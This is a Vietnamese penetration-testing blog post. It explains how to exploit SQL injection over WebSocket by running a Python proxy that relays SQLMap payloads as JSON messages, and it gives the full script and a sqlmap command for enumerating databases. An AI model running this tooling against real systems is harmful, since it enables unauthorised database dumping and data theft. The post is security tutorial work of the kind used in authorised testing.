![[WebSocket] Scan SQL Injection thông qua SqlMap](https://cdn.hashnode.com/res/hashnode/image/upload/v1753937330975/97c5077c-904a-4ed3-b7f6-7db976daf757.png)
Vấn đề
Trong quá trình pentest, team mình có gặp phải trường hợp liên quan đến lỗ hổng SQL Injection qua WebSocket. Dù đã detect được thông Burp Suite nhưng team muốn exploit, dump database của con web thông SQLMap mà có một vấn đề là SQLMap chỉ có thể gửi các request HTTP thông thường đến máy chủ web và không thể gửi các yêu cầu của WebSocket.

Vậy có cách nào để sử dụng sqlmap để scan, exploit?
Ý tưởng
Sử dụng một máy chủ đóng vai trò là như một proxy, SQLMap sẽ gửi các request tới máy chủ proxy và sau đó máy chủ proxy sẽ sửa đổi, gửi các request hợp lệ tới WebSocket.
Tạo một HTTP Server nhận các payload từ SQLMap thông qua GET parameter.
Chỉnh sửa lại payload theo định một định dạng chung (JSON).
Tạo một kết nối WebSocket tới mục tiêu, nhận response và sửa đổi lại thông báo nếu cần.
Gửi payload SQL Injection và nhận output từ WebSocket.
Hiển thị output như một response.

Giải quyết vấn đề
Thiết lập
Sử dụng python để tạo một HTTP server và cũng như kết nối với WebSocket. Ở đây sẽ cần cài đặt package websocket-client thông qua pip3.
Tạo một HTTP Server trên cổng 8081, trích xuất value của GET parameter đầu tiên và gửi value với định dạng là một JSON (theo yêu cầu của web target). Sau đó, nó sẽ thiết lập kết nối WebSocket và gửi payload tới WebSocket.
Python3 script:
from http.server import SimpleHTTPRequestHandler
from socketserver import TCPServer
from urllib.parse import unquote, urlparse
from websocket import create_connection

ws_server = "ws://link-target:9091"

def send_ws(payload):
    ws = create_connection(ws_server)
    # If the server returns a response on connect, use below line
    #resp = ws.recv() # If server returns something like a token on connect you can find and extract from here

    # For our case, format the payload in JSON
    message = unquote(payload).replace('"','\'') # replacing " with ' to avoid breaking JSON structure
    data = '{"id":"%s"}' % message

    ws.send(data)
    resp = ws.recv()
    ws.close()

    if resp:
        return resp
    else:
        return ''

def middleware_server(host_port,content_type="text/plain"):

    class CustomHandler(SimpleHTTPRequestHandler):
        def do_GET(self) -> None:
            self.send_response(200)
            try:
                payload = urlparse(self.path).query.split('=',1)[1]
            except IndexError:
                payload = False

            if payload:
                content = send_ws(payload)
            else:
                content = 'No parameters specified!'

            self.send_header("Content-type", content_type)
            self.end_headers()
            self.wfile.write(content.encode())
            return

    class _TCPServer(TCPServer):
        allow_reuse_address = True

    httpd = _TCPServer(host_port, CustomHandler)
    httpd.serve_forever()


print("[+] Starting MiddleWare Server")
print("[+] Send payloads in http://localhost:8081/?id=*")

try:
    middleware_server(('0.0.0.0',8081))
except KeyboardInterrupt:
    pass
Sử dụng SQLMap
Để chạy SQLMap, chỉ cần cung cấp đúng URL bao gồm các query parameter và SQL sẽ lo phần còn lại.

Khi SQLMap được chạy, nó có thể scan target thông qua fake server mà ta đã tạo.
sqlmap -u "http://localhost:8081/?id=1" --batch --dbs
Kết quả sau khi sử dụng SQLMap: